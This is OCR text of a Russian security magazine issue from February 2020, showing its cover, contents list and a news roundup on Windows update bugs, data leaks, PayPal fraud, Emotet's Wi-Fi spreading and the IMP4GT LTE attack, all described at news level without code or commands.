ХАКЕР
ФЕВРАЛЬ 2020
№251

Делаем поддельный хотспот на ESP8266

Настраиваем MikroTik безопасно

Глушим колонки с Bluetooth

УКРЕПЛЯЕМ VERACRYPT

Как сделать непробиваемый криптоконтейнер

Февраль 2020
№ 251

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Security-новшества Android 11 и нативная версия трояна Joker

Как укрепить «Веру»
Делаем шифрованные контейнеры VeraCrypt неприступными

Волк в овечьей шкуре
Создаем поддельную точку доступа на ESP8266 для сбора паролей

Разбираем REvil
Как известный шифровальщик прячет вызовы WinAPI

Железный занавес
Как производители мешают взламывать гаджеты

Слабое звено
Как правильно использовать фишинговые рассылки в рамках пентеста

Вирус для Windows
Создаем простейшую вредоносную программу на ассемблере

Фундаментальные основы хакерства
Идентификация ключевых структур языков высокого уровня

DDoS на Bluetooth
Разбираем трюк, который поможет отключить чужую колонку

Дьявольски-красный пентест
Строим цепочки туннелей через докер-контейнеры на виртуалке с Hack The Box

Hack the web!
Как проверить сайт на уязвимости и как их эксплуатируют

Солнечный удар
Разбираем две опасные уязвимости в Apache Solr

Дырявые диски
Почему не стоит полагаться на шифрование средствами NAS

Швейцарская ненадежность
Как американская разведка внедрила уязвимости в шифры компании Crypto AG

Шабаш шаблонов
Превращаем GCC в макетную плату с помощью шаблонов C++

Immutable
Постигаем хитрости неизменяемых структур данных в функциональных языках

Защищаем MikroTik
Хитрости безопасной настройки роутера


Ламповый сигнал
Собираем FM-радиоприемник на лампах

Как погрузиться в VR
Большой гайд по шлемам виртуальной реальности

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



ПРОБЛЕМЫ ОБНОВЛЕНИЙ MICROSOFT

В последнее время у пользователей возникает множество проблем из-за обновлений, выпущенных компанией Microsoft.

Неотключаемый компьютер

В начале февраля проблемы возникли у пользователей Windows 7. По сути, после релиза финального обновления для этой ОС, вышедшего в январе текущего года, у пользователей Windows 7 вообще перестали выключаться и перезагружаться компьютеры. При попытке выключить ПК люди видели сообщение: You don't have permission to shut down this computer («У вас нет прав для выключения этого компьютера»).

Напомню, что в январе, после релиза обновления KB4534310, некоторые пользователи также заметили, что у них с рабочего стола пропали обои, а вместо них виден только черный экран. Как выяснилось, проблема была связана с опцией Stretch («Растянуть»), которую можно найти в настройках рабочего стола. К счастью, на днях, невзирая на официальное прекращение поддержки ОС, разработчики Microsoft все же выпустили патч для этой ошибки (KB4539602), хотя изначально предполагалось, что исправление будет доступно только тем клиентам, которые оплатили расширенную поддержку (Extended Security Updates, ESU).

Но если баг с обоями на рабочем столе был вполне безобидным, то новая ошибка доставила пользователям куда больше неудобств. Более того, с этой же проблемой чуть позже столкнулись и пользователи Windows 10.

Хотя представители Microsoft еще не делали публичных заявлений об этих багах, ранее в компании сообщали, что занимаются расследованием происходящего. Также на официальных форумах Microsoft был замечен интересный ответ от сотрудника компании, который писал, что проблему удалось проследить до недавнего обновления Adobe Genuine, которое разработчики Adobe спешно откатили через автоматическое обновление. Пользователей, у которых баг все равно сохранился, успокаивали, что ошибка вскоре будет устранена (опять же с помощью автоматического обновления).

Интересно, что в начале февраля некоторые пользователи тоже утверждали, будто проблемы с выключением Windows 7 связаны с недавним обновлением Adobe и отключение этих Windows-служб решает вопрос.

Теперь, когда Adobe откатила проблемное обновление, у пользователей Windows 7 все должно заработать как нужно, но вот пользователям Windows 10 повезло меньше: в их случае баг пока не был признан и исправлений от Adobe или Microsoft нет. В качестве временного способа решения проблемы можно отключить службы Adobe Genuine Monitor, Adobe Genuine Software Integrity и Adobe Update services.

Удалите это обновление

Также что-то пошло не так с обновлением KB4524244, вышедшим в рамках февральского вторника обновлений. Оно вызывает зависания, проблемы с загрузкой и установкой. В частности, по данным издания Bleeping Computer, проблемы наблюдаются у пользователей устройств HP и Apple.

Обновление KB4524244 предназначалось для всех версий Windows 10 между 1607 и 1909, а также Windows Server и должно было исправить проблему в сторонних Unified Extensible Firmware Interface (UEFI) и диспетчере загрузки, которые могли подвергать машины с UEFI риску.

Однако при установке обновления многие пользователи обнаружили проблемы: у некоторых система переставала отвечать и демонстрировать что-либо, кроме экрана BIOS; у других обновление не устанавливалось и возникала ошибка 0x800f0922; у третьих KB4524244 все же установилось, но после этого начались постоянные зависания, работать из-за которых стало невозможно.

Разработчики Microsoft признали, что проблема действительно существует и она серьезная. В настоящее время KB4524244 было удалено из Windows Update, Windows Server Update Services (WSUS) и Microsoft Update Catalog, а для пострадавших пользователей были опубликованы инструкции, как восстановить работоспособность их системы. Фактически рекомендации разработчиков Microsoft сводятся к удалению KB4524244. Доработанную и исправленную версию обновления обещают представить в ближайшее время.

Исчезнувшие файлы

Еще один опасный февральский апдейт — KB4532693. После его установки некоторые пользователи Windows 10 лишились своих файлов. Их рабочий стол и меню «Пуск» оказались сброшены к настройкам по умолчанию, а хранящиеся в профиле файлы вообще пропали.

Дело в том, что во время установки обновления пользователей переключают на временный профиль, а резервная копия исходного профиля сохраняется с расширением .000 или .bak. Однако из-за бага восстановление обычного пользователя после обновления не происходит. В итоге пользователи пришли к выводу, что решить эту проблему и вернуть свой профиль можно, несколько раз перезапустив Windows или удалив проблемное обновление.

Однако оказалось, что проблемы простираются дальше восстановления профилей. По информации Windows Latest, а также судя по жалобам пользователей на официальных форумах Microsoft и в социальных сетях, порой пользовательские профиль и файлы из каталогов Documents, Downloads, Music, Pictures и Videos вообще исчезают из системы полностью, так что приходится восстанавливать удаленную информацию из резервных копий, если они есть.


Представители Microsoft кратко сообщили, что им известно о баге с бэкапом профилей и по этому вопросу уже проводится расследование, а вот полное удаление данных пока не прокомментировали.

Возможные способы восстановления данных мы перечислили здесь.

4 000 000 РУБЛЕЙ ШТРАФА

13 февраля 2020 года мировой суд Таганского района Москвы оштрафовал на **4 000 000** рублей компании Facebook и Twitter.


Это итог многолетнего противостояния компаний и Роскомнадзора: штраф был наложен из-за нарушения российского законодательства о защите персональных данных в рамках ч. 8 ст. 13.11 Кодекса об административных правонарушениях — «Нарушение законодательства Российской Федерации в области персональных данных». То есть за невыполнение предусмотренной законодательством РФ обязанности при сборе персональных данных, в том числе посредством интернета, записывать, систематизировать, накапливать и хранить персональные данные россиян с использованием баз, находящихся на территории России.



БАГ В PAYPAL

В конце февраля СМИ обратили внимание, что пользователи со всего мира начали массово жаловаться на несанкционированные платежи через их аккаунты PayPal.

Описанные жертвами инциденты очень похожи: злоумышленники используют Google Pay, чтобы покупать товары, а для оплаты используют связанные аккаунты PayPal. Судя по скриншотам и различным свидетельствам, большинство таких нелегальных транзакций выполняется через американские магазины (чаще всего сети Target).



Большинство пострадавших от этих атак находятся в Германии. Если опираться на открытые источники, можно предположить, что нанесенный пользователям ущерб уже исчисляется десятками тысяч евро: хакеры, как правило, начинают с тестовых платежей в размере от 0,01 до 4 евро, а затем берутся за дело серьезно, и в итоге некоторые транзакции превышают 1000 евро.

Какую именно проблему эксплуатируют злоумышленники — пока неясно. Немецкий ИБ-эксперт Маркус Фенске (Markus Fenske) предполагает в Twitter, что хакеры используют баг, о котором компанию PayPal еще год назад предупреждал исследователь Андреас Майер (Andreas Mayer). Дело в том, что, когда учетную запись PayPal связывают с учетной записью Google Pay, PayPal создает для этого виртуальную карту с собственным номером, сроком действия и кодом CVC. Когда пользователь Google Pay расплачивается бесконтактно, используя счет PayPal, средства снимаются с этой виртуальной карты.


Фенске объясняет, что такие карты не ограничены исключительно PoS-транзакциями и могут использоваться для оплаты в онлайне. Судя по всему, злоумышленники нашли способ получать данные этих виртуальных карт и теперь используют их для несанкционированных транзакций. По мнению эксперта, вероятно, для этого хватило бы обычного перебора и брутфорса. Но есть и другие варианты:

> *«PayPal разрешает бесконтактные платежи через Google Pay. Если вы их настроили, можно считать данные виртуальной кредитной карты с телефона, если мобильное устройство включено. Без аутентификации. То есть любой человек, находящийся рядом с вашим телефоном, имеет виртуальную кредитную карту, которая снимает деньги с вашего счета PayPal. И нет никаких ограничений по количеству или правомочности платежей», — говорит Фенске.*

Представители PayPal пока не дают официальных комментариев и лишь уверяют, что расследование происходящего уже ведется.

СТРАСТИ ВОКРУГ WINDOWS 7


Представители Фонда свободного программного обеспечения (Free Software Foundation, FSF) сообщили, что их петицию, которая призывала компанию Microsoft сделать Windows 7 свободным ПО и открыть ее исходные коды, поддержало множество людей. Теперь, продолжая свою акцию, FSF направил разработчикам Microsoft чистый жесткий диск и собранные в ходе кампании подписи.



→ «Microsoft может освободить Windows. У них есть все необходимые юридические права или рычаги, нужные для их получения. Независимо от того, сделают они это или нет, решать только им. В последние недели мы дали им понять, что тысячи людей во всем мире хотят, чтобы Windows была свободной. Теперь мы дадим им средство.

Мы хотим, чтобы они продемонстрировали, как сильно любят ПО с открытым исходным кодом, которое часто упоминают в своей рекламе. Если они действительно любят свободное ПО (и мы готовы поверить им), у них есть возможность показать это миру. Надеемся, что они не просто извлекают выгоду из модели разработки свободного ПО самым поверхностным и эксплуататорским из возможных способов: используя ее в качестве маркетингового инструмента, чтобы заставить нас считать, будто они заботятся о нашей свободе»

— представители FSF



УТЕЧКИ ФЕВРАЛЯ

Уже давно ни один месяц не обходится без утечек данных. Перечислим наиболее заметные инциденты последнего времени.

МФО

В начале месяца СМИ сообщили, что в Сети была выставлена на продажу база клиентов микрофинансовых организаций (МФО), содержащая данные 1,2 миллиона человек. В распоряжении журналистов РБК оказался «пробник» этого дампа, содержащий около 800 записей: фамилии, имена, отчества, номера телефонов, адреса электронной почты, даты рождения и паспортные данные.

Хотя продавец базы не раскрывал названий конкретных МФО, большинство пользователей, ответивших на звонки журналистов РБК, сообщили, что обращались за кредитами в компанию «Быстроденьги». Также «пробник» содержал данные клиентов компаний «Займер», «еКапуста», «Лайм» и «Микроклад». Все они пользовались услугами МФО в период с 2017-го по конец 2019 года. Часть телефонных номеров в базе оказались уже неактуальны (не обслуживаются или сменили владельца). Некоторые пользователи сказали, что их данные верны, но они никогда не обращались в МФО.

Представители «Быстроденег» сравнили примерно 100 записей с собственной базой и сообщили, что уровень совпадения по строкам составляет 33%, но не по всем параметрам. «Например, совпадают фамилия, имя, отчество, но номер телефона отличается от указанного в нашей системе», — прокомментировал Антон Грунтов, директор по безопасности группы компаний Eqvanta (в нее входят «Быстроденьги»).

В свою очередь, МФК «Займер» начала оперативное служебное расследование в связи с возможной утечкой персональных данных клиентов. Предварительные результаты показали, что утечки персональных данных из базы клиентов МФК не происходило, однако, как сообщили журналистам, руководство компании обратилось в правоохранительные органы. В «Микрокладе» заявили, что в пробной части дампа не было данных ее клиентов. Остальные крупные МФО не ответили на запросы РБК.

Собственный источник, близкий к ЦБ, сообщил журналистам, что продаваемая база похожа на объединение данных клиентов МФО из разных источников, а не на утечку из одной конкретной компании.

Грунтов считает, что база данных не может принадлежать МФО или банкам из-за ее непригодности для работы, так как там есть поля, которые содержат только номер телефона и почту. По его мнению, источником этих данных могут быть веб-мастера или лидогенераторы, которые собирают данные клиентов для дальнейшей перепродажи. Представители «Займера» также пришли к выводу, что источником утечки могла быть БД компаний-партнеров, которые собирают в интернете заявки на кредиты и продают их МФО. Кроме того, там предположили, что дамп может представлять собой составную базу данных клиентов нескольких уже не функционирующих МФО.

Сбербанк

Журналисты «Известий» обнаружили в даркнете сразу два дампа с данными пользователей Сбербанка: на 20 тысяч и 100 тысяч строк. Журналисты проверили тестовый фрагмент первой базы (десять записей) и удостоверились в подлинности информации. Анализ показал, что сведения не совпадают с ранее выставленными на продажу, то есть утечка новая.

По словам продавца, он готов выгружать по 10 тысяч новых записей еженедельно и продавать каждую строку по 35 рублей. По его словам, граждане из базы проживают в регионах с часовым поясом +5 UTC, то есть в субъектах Уральского и Приволжского федеральных округов.

Каждая запись в БД содержит название банковского подразделения, полные фамилию, имя, отчество, номер счета, паспортные данные, даты рождения и телефоны пользователей. Судя по сокращенному названию подразделения, клиенты получили карты в Республике Башкортостан. Серия паспорта совпадает с кодовым номером (ОКАТО) региона.

Чтобы убедиться в подлинности данных, журналисты проверяли мобильные телефоны через приложение «Сбербанк Онлайн», где при введении номера можно увидеть имя, отчество и первую букву фамилии пользователя. Шесть из десяти записей совпали, еще три оказались не привязаны к приложению, и в одном случае телефон продемонстрировал другое имя. По указанным номерам телефонов удалось дозвониться до четырех человек, все они подтвердили свое имя и дату рождения.

Как сообщили представители Сбербанка, они уже провели проверку и пришли к выводу, что найденные журналистами данные продаются на черном рынке давно и относятся к 2015–2016 годам.

> *«Ежедневно в Сети появляются десятки сообщений с предложением продать базы данных клиентов различных банков и компаний. Мы проверяем любую подобную информацию, в том числе и ту, о которой идет речь в публикации. Там есть данные, ранее уже предлагавшиеся к продаже на теневом рынке и относящиеся к 2015–2016 годам», — заявили в пресс-службе банка.*


Израильские избиратели

Из-за проблемы, связанной с приложением израильской партии «Ликуд», в которой состоит израильский премьер-министр Биньямин Нетаньяху, могла произойти утечка данных 6,5 миллиона человек.

Проблему заметил разработчик из компании Verizon Media Ран Бар-Зик (Ran Bar-Zik). Пока неясно, успел ли кто-либо обнаружить брешь до Бар-Зика и были ли на самом деле скомпрометированы данные пользователей. Как бы то ни было, местные СМИ, включая Haaretz, Calcalist и Ynet, подтвердили выводы исследователя.

В своем блоге Бар-Зик пишет, что сайт приложения содержал больше информации, чем нужно. Так, в исходном коде обнаружилась ссылка на API-эндпойнт, который должен был использоваться для аутентификации администраторов ресурса. Увы, разработчики сайта оставили эндпойнт открытым, без пароля, то есть воспользоваться их упущением мог любой желающий, без каких-либо ограничений (двухфакторной аутентификации предусмотрено также не было). Отправка запросов к этому API-эндпойнту возвращала данные об администраторах сайта, включая их пароли открытым текстом.

Исследователь воспользовался этими учетными данными и получил доступ к бэкенду сайта. Там Бар-Зик обнаружил базу данных, содержащую личные данные 6 453 254 израильских граждан, имеющих право голоса на предстоящих выборах.



Местная пресса утверждает, что эта БД — копия официальной израильской базы данных зарегистрированных избирателей, которую каждая политическая партия получает перед выборами, чтобы подготовить предстоящие кампании. Так, по данным издания Haaretz, в БД содержатся полные имена, номера телефонов, номера удостоверений личности, домашние адреса, пол, возраст и данные о политических предпочтениях граждан.

В настоящее время сайт приложения Electoral был удален и уже пропал даже из кеша поисковых систем, включая Google и Bing, чтобы предотвратить возможные злоупотребления обнаруженным багом.

Гости отелей MGM

Издание ZDNet совместно со специалистами Under the Breach обнаружили утечку личных данных более 10,6 миллиона человек, которые останавливались в отелях MGM Resorts. Информация была опубликована на неназванном хакерском форуме.

Утечка включает в себя не только информацию об обычных туристах и путешественниках, но также личные и контактные данные знаменитостей, глав крупных компаний, журналистов, правительственных чиновников и сотрудников ряда крупнейших технологических компаний мира.

По данным экспертов, в целом дамп MGM содержит личные данные 10 683 188 бывших гостей отелей. В том числе и такие личные данные, как полные имена, домашние адреса, номера телефонов, email-адреса и даты рождения.

Чтобы проверить подлинность дампа, журналисты связались с экс-постояльцами и выяснили, что те действительно останавливались в отелях MGM, сверили даты их визитов и личные данные. Совпадение подтвердили международные путешественники, журналисты, посещавшие технические конференции, руководители компаний, приезжавшие на деловые встречи, и даже правительственные чиновники.

Проверив данные, исследователи обратились за комментарием к MGM Resorts. Команда MGM Resorts смогла оперативно проверить информацию об утечке и проследить ее до прошлогоднего инцидента с безопасностью. Так, представители сети отелей сообщили, что еще летом 2019 года был выявлен несанкционированный доступ к облачному серверу, который содержал часть данных о посетителях отелей. В компании подчеркнули, что никаких финансовых и учетных данных среди этой информации не было.

Сеть отелей заявляет, что еще в прошлом году уведомила всех пострадавших в соответствии с действующим законодательством штата, а также привлекла к расследованию случившегося две независимые криминалистические компании, специализирующиеся на киберинцидентах.

Также в MGM Resorts подчеркивают, что дамп содержит довольно старые данные. Журналисты сообщают, что это правда: никто из гостей, с которыми связывалось издание, не останавливался в отелях MGM после 2017 года, а некоторые из телефонных номеров уже были отключены.

ЛЮБИМЫЕ БРЕНДЫ ФИШЕРОВ

Эксперты израильской компании Check Point опубликовали отчет о брендах, которые наиболее часто используют злоумышленники в фишинговых кампаниях.

В течение четвертого квартала 2019 года исследователи внимательно наблюдали за различиями в распространении фишинговых страниц. К примеру, через мобильные устройства в основном распространялись фишинговые страницы социальных сетей и банков, а через электронную почту, как правило, фишинговые письма, приуроченные к сезону распродаж.

Наиболее популярными среди злоумышленников брендами оказались Facebook (**18%** от общего количества фишинговых атак), Yahoo (**10%**), Netflix (**5%**), PayPal (**5%**), Microsoft (**3%**), Spotify (**3%**), Apple (**2%**), Google (**2%**), Chase (**2%**) и Ray-Ban (**2%**).

На фишинговые email пришлось **27%** от всех атак, и чаще всего злоумышленники имитировали в них компании **YAHOO!**, **RAY-BAN SUNGLASSES**, **MICROSOFT**, **DROPBOX**.

Самым популярным способом фишинга остаются сайты (**48%** от всех атак). Такие вредоносные ресурсы чаще всего подделываются под **SPOTIFY**, **MICROSOFT**, **PAYPAL** и **FACEBOOK**.

Через мобильные устройства происходит **25%** фишинговых атак, и в таких случаях хакеры обычно притворяются **CHASE MOBILE BANKING**, **FACEBOOK**, **APPLE** и **PAYPAL**.

Продолжение статьи →

EMOTET И WI-FI

Аналитики компании Binary Defense заметили, что новая версия трояна Emotet ведет себя как Wi-Fi-червь, то есть пытается распространяться и заражать новых жертв через доступные поблизости сети Wi-Fi.


INFO

- Emotet — один из наиболее активных в настоящее время троянов, который распространяется с почтовым спамом, через вредоносные документы Word. Такие письма могут маскироваться под инвойсы, накладные, предупреждения о безопасности аккаунта, приглашения на вечеринку и даже под информацию о распространении коронавируса.
- Проникнув в систему жертвы, Emotet использует зараженную машину для дальнейшей рассылки спама, а также устанавливает на устройство дополнительную малварь. Зачастую это банкер Trickbot (который ворует учетные данные, cookie, историю браузера, ключи SSH и так далее), а также шифровальщик Ryuk.

Исследователи рассказывают, что для обнаружения ближайших Wi-Fi-сетей малварь задействует wlanAPI.dll на уже зараженной машине. Обнаружив доступную сеть, Emotet пытается брутфорсом подобрать учетные данные, чтобы проникнуть в нее. В случае успеха малварь ищет в новой сети любые Windows-машины, которые тоже можно заразить.

Все аккаунты на таких потенциально доступных устройствах сканируются, и вредонос пытается при помощи брутфорса проникнуть в учетные записи администратора и других пользователей. Если взлом удался, Emotet доставляет на машину полезную нагрузку в виде файла service.exe и создает службу Windows Defender System Service, чтобы надежно закрепиться в системе.

Для заражения других устройств через Wi-Fi троян, в числе прочего, использует бинарник worm.exe, изученный образец которого был датирован апрелем 2018 года. Он содержал жестко закодированный IP-адрес управляющего сервера, ранее уже замеченного в связи с Emotet. Эксперты пишут, что это позволяет предположить, что распространение через Wi-Fi использовалось малварью и оставалось незамеченным на протяжении почти двух лет.



Исследователи полагают, что отчасти это может быть связано с тем, как редко используется этот бинарник. Так, впервые он был обнаружен специалистами 23 января 2020 года, хотя Binary Defense пристально наблюдала за действиями Emotet с августа 2019 года, когда малварь вернулась к активной деятельности после перерыва. Вероятно, компонент червя вообще не применяется, если малварь понимает, что имеет дело с виртуальной машиной или работает в песочнице.

Еще один исполняемый файл, который троян использует для распространения через Wi-Fi, — это service.exe. Он тоже имеет любопытную особенность: хотя он использует порт 443 Transport Layer Security (TLS) для связи с управляющим сервером, по сути, подключение идет по незашифрованному HTTP.


Аналитики Binary Defense рекомендуют использовать надежные пароли для защиты беспроводных сетей, чтобы подобная Emotet малварь не могла с легкостью проникнуть в сеть.

5,7 МИЛЛИАРДА РУБЛЕЙ

Первый заместитель директора департамента ИБ Банка России Артём Сычёв представил отчет об операциях за 2019 год, совершенных без согласия клиентов. По данным отчета, за год преступники похитили у клиентов кредитных организаций **5,7 МИЛЛИАРДА** рублей и выполнили **572 000** операций.

В **70%** случаев причиной краж стала **СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ**, то есть мошенники вынуждали пользователей сообщить данные платежной карты, персональную информацию, коды подтверждения и так далее. Средняя стоимость хищения составила **10 000** рублей.

По словам Сычёва, в 2019 году банки вернули пострадавшим **0,9 МИЛЛИАРДА** рублей.



БОЛЬШАЯ ЗАЧИСТКА

По итогам двухмесячного расследования, проведенного специалистами Cisco Duo Security, из Chrome Web Store были удалены более 500 вредоносных расширений, которые внедряли рекламу в браузеры ничего не подозревающих пользователей.

Вредоносный код расширений активировался лишь при определенных условиях и перенаправлял пользователей на конкретные сайты. В некоторых случаях это могла быть партнерская ссылка на легитимный ресурс (такой как Macy's, Dell или Best Buy), но в других ссылка могла оказаться вредоносной, например вела на фишинговую страницу или сайт, где предлагалось загрузить малварь.

Эти расширения были частью более крупной кампании, активной на протяжении более двух лет. Предполагается, что хак-группа, стоящая за этой операцией, и вовсе может быть активна с начала 2010-х годов.

Вредоносные расширения были замечены в ходе рутинного поиска угроз: специалисты Cisco Duo Security обратили внимание на вредоносные сайты, имеющие общий шаблон URL. Используя сервис для анализа расширений CRXcavator, эксперты выявили начальный кластер рекламных расширений, которые были объединены почти идентичной кодовой базой и использовали безликие названия, не говорящие практически ничего об их предназначении.

Заметив эти шаблоны, специалисты поняли, что имеют дело с масштабной вредоносной кампанией. Так, по данным Cisco Duo Security, общее количество установок первого набора этих расширений составило более 1,7 миллиона. Теперь, когда собственное расследование провела и сама компания Google, обнаружилось, что этому шаблону соответствуют в общей сложности более 500 расширений.

Неясно, сколько пользователей установили эти вредоносные расширения, но, скорее всего, речь идет о нескольких миллионах пострадавших. Забанив расширения в официальном Chrome Web Store, инженеры Google также деактивировали их в браузерах пользователей, пометив как «вредоносные», чтобы пользователи удалили их и не активировали повторно.

Кроме того, в этом месяце компания Google рассказала, как намерена бороться со злоупотреблениями со стороны разработчиков, которые нарушают правила магазина приложений и показывают рекламу вне своих продуктов. Речь идет о рекламных объявлениях, которые исходят от одного приложения, но отображаются поверх других приложений или на домашнем экране устройства, из-за чего пользователю совершенно неясно, откуда эта реклама вообще появилась.

Для начала инженеры Google уже удалили из Google Play Store 600 приложений, нарушавших правила размещения рекламы, а также забанили их разработчиков, причем не только в самом магазине приложений, но и на рекламных платформах Google AdMob и Google Ad Manager. Второе ограничение, по сути, запрещает разработчикам монетизировать свои приложения даже вне Play Store. По информации издания BuzzFeed, в числе забаненных оказалась компания Cheetah Mobile, один из крупнейших разработчиков приложений для Android в мире.


Эксперты Google пишут, что на такие меры они пошли, когда узнали о ряде новых методик, которые девелоперы применяют в последнее время для показа объявлений вне своих приложений. Для выявления подобных злоупотреблений был разработан «инновационный подход, основанный на машинном обучении».

Также Google заявила, что планирует продолжать банить нарушителей и далее. Для этого был разработан трехэтапный план действий, который в целом должен сделать экосистему Play Store и Android более здоровой. В частности, компания собирается бороться с рекламой за пределами приложений (в том числе внося изменения в работу самой ОС Android, чтобы сделать такие злоупотребления невозможными), а также намерена опубликовать улучшенные инструменты для разработчика, с которыми будет проще соответствовать стандартам рекламной индустрии.

ПРЕСТУПНОСТЬ И ПРОГРЕСС

В своем Twitter Джон Макафи выдвинул интересную теорию: если преступники повсеместно используют анонимные криптовалюты (Monero, Zcash, Dash и другие) — это знаковое событие и, следовательно, вскоре весь мир ожидает широкое принятие таких токенов.

→ «Преступники используют анонимные криптовалюты. Прекрасно! Они всегда первыми используют любые ценные технологии. В 1930-х это были более быстрые автомобили для бегства [с мест преступления]. Затем телефоны для координации преступлений. Власти всегда позади. Теперь они [преступники] доказали силу приватности. Слава Богу!»
— Джон Макафи



И СНОВА LTE

Эксперты из Рурского университета сообщили о проблеме IMP4GT (IMPersonation Attacks in 4G NeTworks), которой подвержены практически все современные устройства с поддержкой LTE, то есть смартфоны, планшеты, IoT-девайсы. Баг позволяет имитировать в сети оператора другого пользователя, а значит, злоумышленник сможет оформлять платные подписки за счет других людей или публиковать что-либо (к примеру, секретные документы) под чужой личиной.

Ключевым элементом атак IMP4GT является software-defined radio (то есть для атаки злоумышленник должен находиться неподалеку от своей жертвы). Такое устройство способно перехватить сигналы между мобильным устройством и базовой станцией и, используя их, обмануть смартфон, выдав себя за базовую станцию, или, напротив, обмануть сеть, прикинувшись смартфоном. Как только канал связи скомпрометирован, начинается манипулирование пакетами данных, которые циркулируют между устройством и базовой станцией.

> *«Проблема в отсутствии защиты целостности: пакеты данных между мобильным телефоном и базовой станцией передаются в зашифрованном виде, что защищает данные от прослушивания. Однако есть возможность изменить эти пакеты данных. Мы не знаем, что находится в пакете данных, но можем спровоцировать возникновение ошибок, изменяя биты с 0 на 1 или с 1 на 0», — рассказывают эксперты.*

В итоге такие баги могут заставить мобильное устройство и базовую станцию расшифровать или зашифровать сообщения, преобразовать информацию в простой текст или дать злоумышленнику возможность отправлять команды без авторизации.

Такие команды могут быть использованы для покупки платных подписок или бронирования услуг (когда счет оплачивает кто-то другой), но могут иметь и более серьезные последствия. Например, атакующий может посещать сайты под видом другого человека и передавать информацию от чужого имени.


Авторы исследования подчеркивают, что атаки IMP4GT опасны и для некоторых 5G-сетей. Уязвимость можно устранить в сетях 5G, внедрив обязательную защиту целостности на уровне пользователя, но это потребует немалых затрат со стороны операторов связи (дополнительная защита будет генерировать большую передачу данных, а базовым станциям необходимы изменения), а также замены существующих смартфонов.

ВДВОЕ БОЛЬШЕ DDOS-АТАК

По данным «Лаборатории Касперского», количество DDoS-атак в четвертом квартале 2018 года составило **56%** от числа атак, заблокированных в течение последних трех месяцев 2019 года. То есть количество DDoS-атак выросло почти **ВДВОЕ**.

